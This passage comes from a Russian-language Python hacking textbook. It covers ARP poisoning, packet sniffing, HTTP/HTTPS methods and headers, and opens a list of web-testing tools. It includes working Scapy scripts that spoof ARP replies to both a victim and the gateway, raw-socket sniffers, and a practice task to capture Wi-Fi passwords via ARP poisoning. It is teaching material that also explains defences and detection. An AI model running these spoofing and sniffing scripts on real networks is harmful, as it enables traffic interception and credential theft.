- Перехват ARP-таблицы:** злоумышленник начинает с перехвата ARP-таблицы (таблицы маршрутизации) устройства в локальной сети. Эта таблица содержит сопоставления между IP-адресами и MAC-адресами других устройств в сети.
- Фальсификация ARP-ответов:** злоумышленник отправляет ложные ARP-ответы, в которых он утверждает, что его MAC-адрес является MAC-адресом целевого устройства с определенным IP-адресом. Таким образом, злоумышленник становится "мостом" между целевым устройством и остальной сетью.
- Перенаправление трафика:** после успешной фальсификации ARP-таблицы злоумышленник начинает перенаправлять весь сетевой трафик, предназначенный для целевого устройства, через свое собственное устройство. Это позволяет злоумышленнику перехватывать, анализировать и даже изменять сетевой трафик, проходящий между целевым устройством и другими устройствами в сети.

Пример реализации ARP-отравления с использованием библиотеки Scapy на языке Python:

Листинг 2.16

```
# Пример реализации ARP-отравления
from scapy.all import *

# Указание целевого устройства и маршрутизатора
target_ip = "192.168.0.105"
gateway_ip = "192.168.0.1"

# Получение MAC-адресов целевого устройства и маршрутизатора
```

```
def get_mac(ip):
    ans, unans = arping(ip)
    for snt, rcv in ans:
        return rcv[Ether].src

target_mac = get_mac(target_ip)
gateway_mac = get_mac(gateway_ip)

# Отправка ложных ARP-ответов
def spoof(target_ip, spoof_ip, target_mac):
    packet = ARP(op=2, pdst=target_ip, psrc=spoof_ip,
    hwdst=target_mac)
    send(packet, verbose=False)

try:
    while True:
        spoof(target_ip, gateway_ip, target_mac)
        spoof(gateway_ip, target_ip, gateway_mac)
        time.sleep(2)
except KeyboardInterrupt:
    print("Атака прервана")
    sys.exit(0)
```

ARP-отравление является серьезной угрозой для безопасности сети, поскольку злоумышленнику удается перехватывать чувствительные данные и имитировать целевое устройство.

Для защиты от ARP-отравления можно использовать различные методы:

- **DHCP Snooping и Dynamic ARP Inspection (DAI).** Эти технологии, обычно встроенные в коммутаторы, проверяют подлинность ARP-пакетов и предотвращают подмену.
- **Статические ARP-записи.** Настройка статических ARP-записей для критических устройств в сети предотвращает их изменение.
- **Шифрование трафика.** Использование защищенных протоколов, таких как SSL/TLS, для шифрования сетевого трафика делает его бесполезным для перехватчика.
- **Системы обнаружения вторжений (IDS).** Использование IDS для мониторинга сети и выявления подозрительной активности может помочь в обнаружении ARP-атак.

Ниже представлен пример простой реализации ARP-отравления с использованием Python и Scapy:

Листинг 2.17

```
# ARP-отравления с использованием Python и Scapy
from scapy.all import ARP, Ether, sendp

# Создаем ARP-пакет для отправления
def craft_arp_packet(target_ip, target_mac, spoof_ip):
    arp = ARP(op=2, pdst=target_ip, psrc=spoof_ip,
    hwdst=target_mac)
    ether = Ether(dst=target_mac)
    return ether/arp

# Отправляем отправленные ARP-пакеты
def send_arp_packets(packet, count=100):
    sendp(packet, count=count, verbose=False)

# Основная функция
def arp_poisoning(target_ip, target_mac, spoof_ip, count=100):
    arp_packet = craft_arp_packet(target_ip, target_mac,
    spoof_ip)
    send_arp_packets(arp_packet, count)

# Пример использования
if __name__ == "__main__":
    target_ip = "192.168.0.100" # IP-адрес целевого
устройства
    target_mac = "AA:BB:CC:DD:EE:FF" # MAC-адрес целевого
устройства
    spoof_ip = "192.168.0.1" # IP-адрес атакующего устройства

    arp_poisoning(target_ip, target_mac, spoof_ip)
```

В этом примере создается ARP-пакет с помощью библиотеки Scapy, который содержит информацию о целевом источнике IP-адреса и MAC-адреса. Затем этот пакет отправляется на целевое устройство с помощью функции `send_arp_packets()`.

При достаточном количестве отправленных пакетов происходит фальсификация ARP-таблицы у целевого устройства, и весь его сетевой трафик начинает проходить через атакующее устройство.

Важно отметить, что использование таких методов должно соответствовать законодательству и этическим стандартам. ARP-отравление может быть использовано только в целях тестирования безопасности сетей или в образовательных целях. Применение его в незаконных целях может повлечь за собой серьезные правовые последствия.

Листинг 2.18

```
# ARP-отравление с использованием библиотеки scapy
from scapy.all import ARP, Ether, send

# Создаем ARP-пакет с поддельными данными
arp_packet = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(op=2,
pdst="192.168.1.1", hwdst="00:00:00:00:00:00")

# Отправляем ARP-пакет в сеть
send(arp_packet)
```

Задания для практики по разделу

1. Напишите программу, которая будет осуществлять ARP-отравление для перехвата сетевого трафика между двумя устройствами в локальной сети.
2. Реализуйте скрипт для обнаружения ARP-отравления в локальной сети. Скрипт должен анализировать ARP-таблицу и проверять соответствие MAC-адресов IP-адресам.
3. Создайте инструмент для защиты от ARP-отравления. Программа должна мониторить ARP-таблицу и блокировать подозрительные ARP-запросы.
4. Напишите утилиту для сканирования сети и обнаружения активных устройств. Используйте ARP-запросы для определения MAC-адресов устройств в локальной сети.
5. Реализуйте скрипт для перехвата паролей Wi-Fi-сетей через ARP-отравление. Программа должна перехватывать пакеты, содержащие пароли, и сохранять их в файл.

Эти задания помогут вам лучше понять принципы работы ARP-отравления и научиться использовать его как инструмент атаки или защиты.

2.3.2. Сниффинг трафика

Как мы уже упоминали, сниффинг трафика — это процесс перехвата и анализа сетевого трафика, проходящего через сеть. Снифферы (или анализаторы сетевого трафика) используются для различных целей, таких как отладка сетевых протоколов, обнаружение сетевых проблем и анализ безопасности сети.

Основные шаги сниффинга трафика

- 1. Захват пакетов.** Сниффер перехватывает пакеты данных, проходящие через сеть. Это включает пакеты, отправляемые и получаемые различными устройствами в локальной сети, а также те, которые пересылаются через сетевые шлюзы и маршрутизаторы. Для захвата пакетов могут использоваться инструменты и библиотеки, такие как Wireshark, tcpdump или Scapy.
- 2. Анализ пакетов.** После захвата пакетов сниффер анализирует их содержимое. Анализ включает просмотр заголовков пакетов, полезной нагрузки (payload) и других метаданных, которые могут содержать информацию о протоколах, портах, IP-адресах, MAC-адресах и т.д. Это помогает понять структуру и содержание пакетов.
- 3. Идентификация протоколов.** Сниффер определяет типы сетевых протоколов, используемых в захваченных пакетах. Это позволяет интерпретировать данные правильно и распознавать команды, запросы и ответы в соответствии с соответствующими протоколами. Например, идентифицировать HTTP, HTTPS, FTP, DNS и другие протоколы.
- 4. Извлечение информации.** По мере анализа пакетов сниффер извлекает информацию, полезную для дальнейшего анализа или обработки. Это может включать данные о сетевой активности, статистику использования сети, обнаруженные уязвимости и подозрительные действия.

5. Отчетность и действия. В зависимости от целей снiffинга трафика, собранная информация может быть представлена в виде отчетов, графиков, журналов или использоваться для выполнения различных действий, таких как обнаружение сетевых угроз, реакция на аномалии, настройка мониторинга сети и т.д.

Примеры использования снiffеров

- 1. Отладка сетевых протоколов.** Инженеры и разработчики могут использовать снiffеры для анализа сетевых пакетов, чтобы убедиться, что протоколы работают корректно. Например, при разработке нового сетевого протокола можно использовать снiffеры для проверки правильности его работы.
- 2. Обнаружение сетевых проблем.** Администраторы сети могут использовать снiffеры для выявления проблем с производительностью сети, таких как задержки, потери пакетов или перегрузки. Это помогает оптимизировать работу сети и улучшить качество обслуживания.
- 3. Анализ безопасности сети.** Эксперты по безопасности могут использовать снiffеры для обнаружения подозрительной активности или уязвимостей в сети. Например, для выявления несанкционированных подключений или перехвата данных, передаваемых по незашифрованным каналам.

Примеры использования снiffеров в качестве инструментов

- **Wireshark** — это один из самых популярных инструментов для захвата и анализа сетевых пакетов. Он предоставляет графический интерфейс для просмотра содержимого пакетов и детального анализа сетевого трафика.
- **tcpdump** — это мощный инструмент командной строки для захвата и анализа сетевых пакетов. Он позволяет фильтровать захваченные пакеты по различным критериям и сохранять их в файлы для дальнейшего анализа.
- **Scapy** — это библиотека на Python для создания, отправки, захвата и анализа сетевых пакетов. Она предоставляет гибкий интерфейс для работы с различными протоколами и позволяет автоматизировать задачи снiffинга.

Снифферы могут быть использованы как для легальных целей, так и для действий со злым умыслом. Важно использовать снiffинг трафика только в соответствии с законодательством и этическими стандартами. Незаконное использование снифферов, такое как перехват конфиденциальной информации без разрешения, может привести к серьезным правовым последствиям.

Примеры на Python

Использование Scapy для захвата и анализа пакетов:

```
from scapy.all import sniff
# Функция для обработки захваченных пакетов
def packet_handler(packet):
    print(packet.show())
# Захват пакетов
sniff(filter="ip", prn=packet_handler, count=10)
```

Использование Scapy для создания и отправки пакетов:

```
from scapy.all import *
# Создание и отправка ICMP пакета (ping)
packet = IP(dst="8.8.8.8")/ICMP()
send(packet)
```

Снiffинг трафика на языке программирования Python можно реализовать с использованием различных библиотек, таких как Scapy, Pyshark или Socket.

Как мы уже знаем, Scapy — это мощная библиотека для работы с сетевыми пакетами в Python, её мы уже рассматривали выше. Она позволяет создавать, отправлять, перехватывать и анализировать пакеты на различных уровнях сети.

```
from scapy.all import *
def packet_callback(packet):
    print(packet.show())
# Запуск снiffера
sniff(prn=packet_callback, count=10)
```

Этот код перехватывает 10 пакетов и выводит их содержимое с использованием функции packet_callback.

Pyshark — это Python-обертка для tshark, сетевого анализатора из набора инструментов Wireshark. Она позволяет перехватывать и анализировать сетевой трафик.

```
import pyshark

capture = pyshark.LiveCapture(interface='eth0')

for packet in capture.sniff_continuously(packet_count=5):
    print(packet)
```

Этот код перехватывает 5 пакетов на сетевом интерфейсе eth0 и выводит их содержимое.

Библиотека **Socket** позволяет работать на низком уровне с сетевыми соединениями.

```
import socket

def sniffing():
    conn = socket.socket(socket.AF_PACKET, socket.SOCK_RAW,
    socket.ntohs(0x0003))
    while True:
        raw_data, addr = conn.recvfrom(65536)
        print(raw_data)

sniffing()
```

Этот код создает сырой сокет, который перехватывает все пакеты, проходящие через интерфейс, и выводит их содержимое.

Ниже приведен пример простой реализации снiffeра с использованием библиотеки Scapy:

Листинг 2.19

```
# Пример простой реализации снiffeра с использованием
библиотеки Scapy
from scapy.all import sniff

# Обработчик захваченных пакетов
def packet_handler(packet):
```

```
# Вывод информации о захваченном пакете
print(packet.summary())

# Функция для запуска снiffeра
def start_sniffing(interface, filter=None):
    # Запуск снiffeра с указанным интерфейсом и фильтром
    sniff(iface=interface, filter=filter, prn=packet_handler)

# Пример использования
if __name__ == "__main__":
    interface = "eth0" # Интерфейс, на котором будет происходить
    # снiffeинг
    filter = "tcp port 80" # Фильтр для захвата только HTTP-
    # трафика
    start_sniffing(interface, filter)
```

В этом примере используется функция `sniff()` из библиотеки Scapy для захвата сетевого трафика. Функция принимает несколько параметров, включая интерфейс, на котором будет происходить снiffeинг (`iface`), фильтр для захвата определенного типа трафика (`filter`) и функцию-обработчик пакетов (`prn`).

Когда снiffeр захватывает пакеты, они передаются в функцию-обработчик `packet_handler()`, которая выводит краткую информацию о захваченном пакете. В реальном приложении эту функцию можно настроить для выполнения более сложной обработки данных, например, для анализа содержимого пакетов, фильтрации определенных типов трафика, сохранения захваченных данных в файл и т.д.

Затем функция `start_sniffing()` запускает снiffeр с указанными параметрами, такими как интерфейс и фильтр. В данном примере снiffeр настроен на захват HTTP-трафика на указанном интерфейсе.

Это простой пример реализации снiffeра на языке программирования Python с использованием библиотеки Scapy. С помощью подобных инструментов можно проводить анализ сетевого трафика для различных целей, таких как отладка сетевых протоколов, обнаружение сетевых угроз или мониторинг сетевой активности.

Задания для практики по разделу

1. Напишите программу для снiffинга трафика в локальной сети. Программа должна анализировать каждый пакет и выводить информацию о его содержимом, такую как исходный и целевой IP-адреса, порты, протокол и т. д.
2. Реализуйте скрипт для обнаружения атак типа "Man-in-the-Middle" в локальной сети. Скрипт должен отслеживать ARP-трафик и идентифицировать аномалии, свидетельствующие о возможной атаке.
3. Создайте утилиту для перехвата и анализа трафика веб-сайтов. Программа должна фильтровать HTTP-запросы и ответы, а также извлекать информацию, такую как URL, заголовки и содержимое запросов.
4. Напишите скрипт для мониторинга сетевого трафика и обнаружения вредоносных программ, отправляющих конфиденциальную информацию через сеть. Программа должна анализировать пакеты и идентифицировать подозрительные данные.
5. Реализуйте инструмент для анализа качества сетевого соединения. Программа должна измерять задержки, потерю пакетов и пропускную способность сети на основе снiffинга трафика.

Глава 3.

Веб-хакинг с использованием Python

Добро пожаловать в третью главу нашей книги, посвященной веб-хакингу с использованием Python. В наше время веб-приложения становятся все более распространенным способом взаимодействия с данными и информацией в сети. Однако с ростом популярности веб-технологий также увеличивается и количество уязвимостей, которые могут быть использованы злоумышленниками для атак на веб-приложения.

Веб-приложения и веб-сайты являются ключевыми элементами современного Интернета.

Веб-приложения представляют собой интерактивные программы, которые работают через веб-браузер, тогда как **веб-сайты** – это коллекции связанных веб-страниц, доступных по URL.

Веб-приложения обычно следуют многослойной архитектуре, состоящей из нескольких уровней.

На **клиентской стороне** (frontend) находятся все элементы, с которыми взаимодействует пользователь через веб-браузер. Здесь используются такие технологии, как HTML, CSS и JavaScript.

- **HTML** (Hypertext Markup Language) структурирует контент на веб-страницах, создавая каркас веб-страницы с элементами, такими как заголовки, абзацы, списки и формы.
- **CSS** (Cascading Style Sheets) отвечает за стилизацию и оформление веб-страниц, управляя цветами, шрифтами, макетом и визуальными эффектами.

- **JavaScript** добавляет интерактивность и динамическое поведение веб-страницам, позволяя реагировать на действия пользователя, манипулировать DOM и делать асинхронные запросы.

Серверная сторона (backend) отвечает за обработку запросов от клиента, взаимодействие с базами данных и выполнение бизнес-логики. Здесь используются серверы, такие как Node.js, Apache, Nginx и другие, а также серверные языки программирования, включая Python, Ruby, PHP, Java и C#. Веб-приложения могут использовать реляционные базы данных, такие как MySQL и PostgreSQL, или NoSQL базы данных, такие как MongoDB и CouchDB.

Веб-сервисы и API позволяют различным программным компонентам взаимодействовать друг с другом. REST (Representational State Transfer) является архитектурным стилем для создания веб-сервисов, использующим HTTP методы (GET, POST, PUT, DELETE) для взаимодействия с ресурсами. GraphQL – это язык запросов для API, позволяющий клиентам запрашивать только необходимые данные.

Веб-страницы состоят из HTML-кода и могут включать встроенные CSS и JavaScript. Они загружаются в браузере и отображаются пользователю. Использование фреймворков и библиотек ускоряет разработку и упрощает управление кодом. На клиентской стороне популярными являются React, Angular и Vue.js, а на серверной стороне – Django (Python), Ruby on Rails (Ruby), Laravel (PHP) и Express.js (Node.js).

Разработка веб-приложений включает создание интуитивно понятных и привлекательных интерфейсов для пользователей, обеспечение удобного и эффективного взаимодействия с приложением (UX), а также создание веб-страниц, которые корректно отображаются на устройствах с разными размерами экранов (отзывчивый дизайн).

Обеспечение безопасности веб-приложений включает меры по защите от различных угроз и атак, таких как SQL-инъекции, кросс-сайтовый скрипting (XSS) и кросс-сайтовая подделка запроса (CSRF). Использование HTTPS с

шифрованием данных между клиентом и сервером повышает уровень безопасности.

Тестирование веб-приложений включает юнит-тестирование, интеграционное тестирование и энд-то-энд тестирование. Юнит-тестирование проверяет отдельные модули или компоненты кода, интеграционное тестирование – взаимодействие между различными частями системы, а энд-то-энд тестирование – работу всей системы в целом.

Процесс развертывания включает перенос веб-приложения из среды разработки в производственную среду. Автоматизация процессов интеграции и развертывания кода достигается с помощью CI/CD (Continuous Integration/Continuous Deployment). Веб-приложения размещаются на серверах или в облачных сервисах, таких как AWS, Google Cloud и Azure.

Таким образом, веб-приложения и веб-сайты играют важную роль в современном цифровом мире. Понимание их структуры, принципов работы и технологий, лежащих в их основе, позволяет создавать эффективные, безопасные и удобные для пользователей решения.

В этой главе мы сосредоточимся на использовании Python для проведения веб-хакинга, исследуя различные методы анализа и эксплуатации уязвимостей веб-приложений. Мы начнем с основ, изучая протоколы HTTP и HTTPS, их методы запросов и заголовки. Затем мы перейдем к рассмотрению инструментов и техник для анализа веб-приложений, включая парсинг HTML, отправку HTTP-запросов и автоматизацию браузера с помощью библиотеки Selenium.

3.1. Основы HTTP и HTTPS

HTTP (Hypertext Transfer Protocol) и **HTTPS** (Hypertext Transfer Protocol Secure) являются протоколами передачи данных в сети Интернет. Они используются для обмена информацией между клиентскими и серверными приложениями.

3.1.1. Основные принципы работы HTTP

Принцип работы: HTTP — это протокол, используемый для передачи гипертекстовой информации, такой как веб-страницы, между клиентскими и серверными приложениями. В основе протокола лежит модель запрос-ответ, где клиент отправляет HTTP-запросы серверу, а сервер отвечает на них HTTP-ответами.

Методы запросов: HTTP определяет различные методы запросов, которые определяют тип операции, которую клиент хочет выполнить на сервере. Основные методы включают:

- » **GET** – запрашивает данные с сервера. Этот метод используется для получения информации, такой как HTML-страницы или изображения.
- » **POST** – отправляет данные на сервер для обработки. Используется для передачи данных формы, загрузки файлов и других операций, изменяющих состояние сервера.
- » **PUT** – заменяет все текущие представления ресурса данными, переданными в теле запроса.
- » **DELETE** – удаляет указанный ресурс на сервере.
- » **HEAD** – запрашивает заголовки ресурса, но не его тело. Этот метод полезен для получения метаданных.
- » **OPTIONS** – возвращает методы HTTP, поддерживаемые сервером для указанного ресурса.
- » **PATCH** – частично обновляет ресурс.

Структура запроса и ответа: HTTP-запрос состоит из трех основных компонентов:

1. **Метод запроса** – определяет действие, которое хочет выполнить клиент (например, GET или POST).
2. **URL-адрес** – указывает ресурс, к которому обращается клиент.
3. **Версия протокола** – определяет версию HTTP, используемую в запросе (например, HTTP/1.1).

Пример HTTP-запроса:

```
GET /index.html HTTP/1.1
Host: www.example.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html
```

HTTP-ответ включает в себя:

1. **Код состояния** – указывает результат запроса (например, 200 OK или 404 Not Found).
2. **Версия протокола** – определяет версию HTTP, используемую в ответе.
3. **Заголовки ответа** – содержат метаданные о ответе.
4. **Тело ответа** – содержит данные, такие как HTML-код веб-страницы.

Пример HTTP-ответа:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 305
```

```
<!DOCTYPE html>
<html>
<head>
<title>Example</title>
</head>
<body>
<h1>Hello, World!</h1>
</body>
</html>
```

3.1.2. Основные принципы работы HTTPS

Принцип работы: HTTPS — это защищенная версия протокола HTTP, которая использует шифрование для обеспечения конфиденциальности и целостности данных, передаваемых между клиентом и сервером. Для этого применяются криптографические протоколы SSL/TLS.

Шифрование данных: при использовании HTTPS данные, передаваемые между клиентом и сервером, шифруются с использованием криптографических алгоритмов, таких как AES (Advanced Encryption Standard) или RSA (Rivest-Shamir-Adleman), что обеспечивает их конфиденциальность. Это предотвращает перехват и просмотр данных злоумышленниками.

Сертификаты безопасности: HTTPS также включает проверку подлинности сервера с использованием цифровых сертификатов SSL/TLS. Сертификаты предоставляются доверенными удостоверяющими центрами (CA – Certificate Authority) и содержат информацию о владельце сертификата и открытый ключ, который используется для шифрования данных.

Процесс установки HTTPS-соединения:

- » Клиент отправляет запрос на сервер.
- » Сервер отвечает, отправляя свой цифровой сертификат.
- » Клиент проверяет подлинность сертификата.
- » Если сертификат подлинный, клиент и сервер устанавливают защищенный канал связи с использованием ключей шифрования.

Порт: HTTPS использует стандартный порт 443 для обмена данными между клиентом и сервером, в отличие от HTTP, который использует порт 80.

3.1.3. Примеры использования HTTP и HTTPS

HTTP-запрос GET

```
GET /page HTTP/1.1  
Host: example.com
```

HTTP-ответ

```
HTTP/1.1 200 OK  
Content-Type: text/html  
  
<html>  
<head><title>Example</title></head>  
<body>Example Page</body>  
</html>
```

HTTPS-запрос GET

```
GET /securepage HTTP/1.1  
Host: example.com
```

HTTPS-ответ

```
HTTP/1.1 200 OK
Content-Type: text/html
```

```
<html>
<head><title>Secure Example</title></head>
<body>Secure Example Page</body>
</html>
```

3.1.4. Методы запросов

Методы запросов в HTTP определяют тип операции, которую клиент хочет выполнить на сервере. Каждый метод имеет свое собственное предназначение и влияет на обработку запроса сервером.

Ниже приведены основные методы запросов в HTTP:

GET

- **Предназначение:** используется для запроса данных от сервера. Клиент указывает ресурс (например, веб-страницу), который он хочет получить.
- **Характеристики:** GET-запрос передает параметры через URL-адрес (query string). Он является безопасным и идемпотентным, что означает, что он не должен изменять состояние сервера и может быть вызван несколько раз без изменения результата.

Пример GET-запроса:

```
GET /index.html HTTP/1.1
Host: www.example.com
```

POST

- **Предназначение:** используется для отправки данных на сервер для обработки. Клиент отправляет данные, которые могут быть использованы для создания нового ресурса или выполнения каких-то операций на сервере.

- **Характеристики:** POST-запрос передает данные в теле запроса. Он не идемпотентен, что означает, что повторные вызовы могут изменять состояние сервера.

Пример POST-запроса:

```
POST /submit-form HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

name=John&age=30
```

PUT

- **Предназначение:** используется для загрузки или обновления данных на сервере. Клиент отправляет данные, которые должны быть сохранены на сервере по указанному URL-адресу.
- **Характеристики:** PUT-запрос создает или обновляет ресурс по указанному URL-адресу. Он является идемпотентным, что означает, что повторные вызовы с теми же данными не должны изменять состояние сервера.

Пример PUT-запроса:

```
PUT /user/123 HTTP/1.1
Host: www.example.com
Content-Type: application/json
Content-Length: 56

{
    "name": "John",
    "age": 30
}
```

DELETE

- **Предназначение:** используется для удаления ресурса на сервере по указанному URL-адресу.
- **Характеристики:** DELETE-запрос удаляет указанный ресурс на сервере. Он является идемпотентным, что означает, что повторные вызовы не должны изменять состояние сервера.

Пример DELETE-запроса:

```
DELETE /user/123 HTTP/1.1
Host: www.example.com
```

PATCH

- **Предназначение:** используется для частичного обновления ресурса на сервере. Клиент отправляет данные, которые должны быть применены к ресурсу.
- **Характеристики:** PATCH-запрос обновляет только указанные атрибуты ресурса, не изменяя его полностью. Он не идемпотентен.

Пример PATCH-запроса:

```
PATCH /user/123 HTTP/1.1
Host: www.example.com
Content-Type: application/json
Content-Length: 20

{
    "age": 31
}
```

HEAD

- **Предназначение:** аналогичен методу GET, но клиент запрашивает только заголовки ответа без тела ответа. Этот метод часто используется для проверки доступности ресурса и получения метаданных о нем.
- **Характеристики:** HEAD-запрос не возвращает тело ответа, только заголовки. Он является безопасным и идемпотентным.

Пример HEAD-запроса:

```
HEAD /index.html HTTP/1.1
Host: www.example.com
```

Эти методы запросов позволяют клиентам и серверам взаимодействовать между собой, определяя тип операции, которую требуется выполнить на сервере. Каждый метод имеет свои особенности и подходит для различных сценариев использования:

- **GET** – запрашивает данные.
- **POST** – отправляет данные на сервер.
- **PUT** – создает или обновляет ресурс.
- **DELETE** – удаляет ресурс.
- **PATCH** – частично обновляет ресурс.
- **HEAD** – запрашивает только заголовки ответа.

Понимание этих методов является ключевым для разработки и поддержки веб-приложений, а также для обеспечения правильного взаимодействия между клиентами и серверами.

Примеры:

1. Отправка GET-запроса с помощью библиотеки `requests`:

Листинг 3.1

```
# GET
import requests

# Отправляем GET-запрос на указанный URL
response = requests.get("https://api.example.com/data")

# Выводим статус-код и содержимое ответа
print("Status Code:", response.status_code)
print("Response Body:", response.text)
```

2. Отправка POST-запроса с данными с помощью библиотеки `requests`:

Листинг 3.2

```
# POST
import requests

# Данные для отправки
data = {"username": "example_user", "password": "example_password"}

# Отправляем POST-запрос на указанный URL с данными
response = requests.post("https://api.example.com/login",
data=data)
```

```
# Выводим статус-код и содержимое ответа
print("Status Code:", response.status_code)
print("Response Body:", response.text)
```

3. Отправка PUT-запроса с данными с помощью библиотеки **requests**:

Листинг 3.3

```
# PUT
import requests

url = "https://jsonplaceholder.typicode.com/posts/1"
data = {
    "id": 1,
    "title": "foo",
    "body": "bar",
    "userId": 1
}
response = requests.put(url, json=data)

print(response.status_code)
print(response.json())
```

4. Отправка DELETE-запроса с данными с помощью библиотеки **requests**:

Листинг 3.4

```
# DELETE
import requests

url = "https://jsonplaceholder.typicode.com/posts/1"
response = requests.delete(url)

print(response.status_code)
print(response.text)
```

5. Отправка PATCH-запроса с данными с помощью библиотеки **requests**:

Листинг 3.5

```
# PATCH
import requests
```

```
url = "https://jsonplaceholder.typicode.com/posts/1"
data = {
    "title": "foo"
}
response = requests.patch(url, json=data)

print(response.status_code)
print(response.json())
```

6. Отправка HEAD-запроса с данными с помощью библиотеки `requests`:

Листинг 3.6

```
# HEAD
import requests

url = "https://jsonplaceholder.typicode.com/posts"
response = requests.head(url)

print(response.status_code)
print(response.headers)
```

Задания для практики по разделу

1. Напишите программу, которая будет отправлять GET-запросы на различные веб-серверы и выводить статус-коды ответов.
2. Реализуйте скрипт для отправки POST-запросов на различные API с различными данными. Программа должна выводить ответы от сервера.
3. Создайте утилиту для тестирования веб-сайтов на наличие уязвимостей. Программа должна отправлять различные типы запросов (GET, POST, PUT, DELETE) на веб-страницы с подозрительными параметрами и анализировать ответы на наличие уязвимостей.
4. Напишите скрипт для парсинга веб-страниц с использованием GET-запросов и библиотеки BeautifulSoup. Программа должна извлекать информацию из HTML-кода страницы и выводить её на экран.

5. Реализуйте инструмент для анализа производительности веб-сервера. Программа должна отправлять большое количество GET-запросов на сервер и измерять время ответа.

3.1.5. Анализ заголовков

Анализ заголовков в контексте HTTP означает изучение и интерпретацию метаданных, содержащихся в HTTP-заголовках, которые передаются вместе с HTTP-запросами и ответами между клиентом и сервером.

Заголовки HTTP содержат информацию о запросе или ответе, которая помогает управлять и организовывать взаимодействие между клиентом и сервером.

Вот некоторые основные аспекты анализа заголовков:

Заголовки запроса

User-Agent

- Описание:** содержит информацию о программном обеспечении, с помощью которого отправлен запрос. Это может быть браузер, мобильное приложение или любой другой клиент.
- Пример:** User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3

Accept

- Описание:** определяет типы контента, которые клиент готов принять от сервера, например, HTML, JSON, XML и т.д.
- Пример:** Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Content-Type

- Описание:** указывает тип содержимого, отправляемого в теле запроса. Например, при отправке формы значение может быть application/x-www-form-urlencoded.

- **Пример:** Content-Type: application/json

Authorization

- **Описание:** используется для передачи информации об аутентификации, например, токен доступа или базовая аутентификация.
- **Пример:** Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==

Заголовки ответа

Status

- **Описание:** содержит код состояния ответа HTTP, который указывает на успех, ошибку или перенаправление запроса.
- **Пример:** HTTP/1.1 200 OK

Content-Length

- **Описание:** указывает длину содержимого ответа в байтах.
- **Пример:** Content-Length: 348

Content-Type

- **Описание:** определяет тип содержимого ответа, например, текстовый HTML, изображение JPEG, JSON и т. д.
- **Пример:** Content-Type: text/html; charset=UTF-8

Cache-Control

- **Описание:** управляет кэшированием ответа на клиентской стороне или прокси-сервере.
- **Пример:** Cache-Control: no-cache, no-store, must-revalidate

Общие заголовки

Date

- **Описание:** содержит дату и время, когда запрос был отправлен или ответ получен.

- **Пример:** Date: Tue, 15 Nov 1994 08:12:31 GMT

Connection

- **Описание:** определяет, следует ли поддерживать постоянное соединение между клиентом и сервером.
- **Пример:** Connection: keep-alive

Server

- **Описание:** содержит информацию о сервере, на котором обрабатывается запрос.
- **Пример:** Server: Apache/2.4.1 (Unix)

Значение анализа заголовков

Анализ заголовков позволяет разработчикам и администраторам сетей понимать и контролировать взаимодействия между клиентом и сервером. Это важно для:

- **Отладки:** заголовки могут помочь выявить и исправить ошибки в запросах и ответах.
- **Оптимизации производительности:** анализ заголовков может выявить возможности для оптимизации загрузки ресурсов и кэширования.
- **Обеспечения безопасности:** заголовки могут содержать информацию о механизмах аутентификации, политики кэширования и других аспектах, связанных с безопасностью.

Инструменты для анализа заголовков

Существует множество инструментов и библиотек, которые упрощают анализ заголовков HTTP:

- **cURL** – утилита командной строки для отправки запросов и получения ответов, которая позволяет легко просматривать заголовки.
- **Postman** – графический интерфейс для тестирования API, который отображает заголовки запросов и ответов.

- **Wireshark** – анализатор сетевого трафика, который может перехватывать и анализировать HTTP-запросы и ответы.
- **Browser Developer Tools** – встроенные инструменты разработчика в браузерах (например, Chrome DevTools), которые позволяют просматривать заголовки запросов и ответов в реальном времени.
- **Python-библиотеки** – `requests`, `http.client`, и `urllib` предоставляют возможности для работы с HTTP-запросами и анализа заголовков.

Пример получения заголовков с помощью библиотеки `requests`:

Листинг 3.7

```
# Получение заголовков с помощью библиотеки requests
import requests

# Отправляем GET-запрос на указанный URL
response = requests.get("https://api.example.com/data")

# Получаем заголовки ответа
headers = response.headers

# Выводим заголовки на экран
print("Response Headers:")
for header in headers:
    print(header, ":", headers[header])
```

Задания для практики по разделу

1. Напишите программу, которая будет отправлять GET-запросы на различные веб-серверы и выводить заголовки ответов.
2. Реализуйте скрипт для анализа заголовков HTTP-запросов и ответов на предмет наличия уязвимостей. Программа должна проверять наличие запрещенных заголовков или аномальных значений.
3. Создайте утилиту для анализа безопасности веб-сайтов. Программа должна сканировать заголовки HTTP-ответов и анализировать их на

наличие уязвимостей, таких как отсутствие защиты от атак CSRF или некорректная настройка заголовков безопасности.

4. Напишите скрипт для анализа производительности веб-сервера на основе заголовков HTTP-ответов. Программа должна извлекать информацию о времени ответа сервера, размере контента и других параметрах.
5. Реализуйте инструмент для анализа перенаправлений на веб-сайтах. Программа должна анализировать заголовки ответов и идентифицировать цепочки перенаправлений, проверяя на наличие циклов или некорректных редиректов.

3.2. Инструменты для веб-хакинга

Инструменты для веб-хакинга представляют собой набор программных средств, разработанных для анализа уязвимостей и проверки безопасности веб-приложений. Они позволяют исследовать уязвимости, взаимодействовать с веб-приложениями и проверять их на наличие уязвимостей, таких как SQL-инъекции, кросс-сайтовый скрипting, утечка данных и многое другое. Вот несколько основных категорий инструментов для веб-хакинга:

Сканеры уязвимостей

- OWASP ZAP (Zed Attack Proxy)
 - » **Описание:** бесплатный и открытый исходный код сканер уязвимостей, разработанный специально для веб-приложений.
 - » **Функционал:** автоматическое и ручное сканирование, перехват и модификация HTTP-трафика, анализ уязвимостей, включая SQL-инъекции, XSS, CSRF и другие.
 - » **Преимущества:** поддержка различных плагинов и расширений, активное сообщество, удобный интерфейс.
- Nessus
 - » **Описание:** популярное коммерческое решение для сканирования сетей и веб-приложений на наличие уязвимостей.

- » **Функционал:** глубокий анализ безопасности, широкий набор функций для сканирования сетей и веб-приложений, поддержка различных типов анализа безопасности.
- » **Преимущества:** высокая точность обнаружения уязвимостей, регулярные обновления, поддержка множества протоколов и технологий.

Прокси-инструменты

- **Burp Suite**

- » **Описание:** мощный набор инструментов для тестирования безопасности веб-приложений.
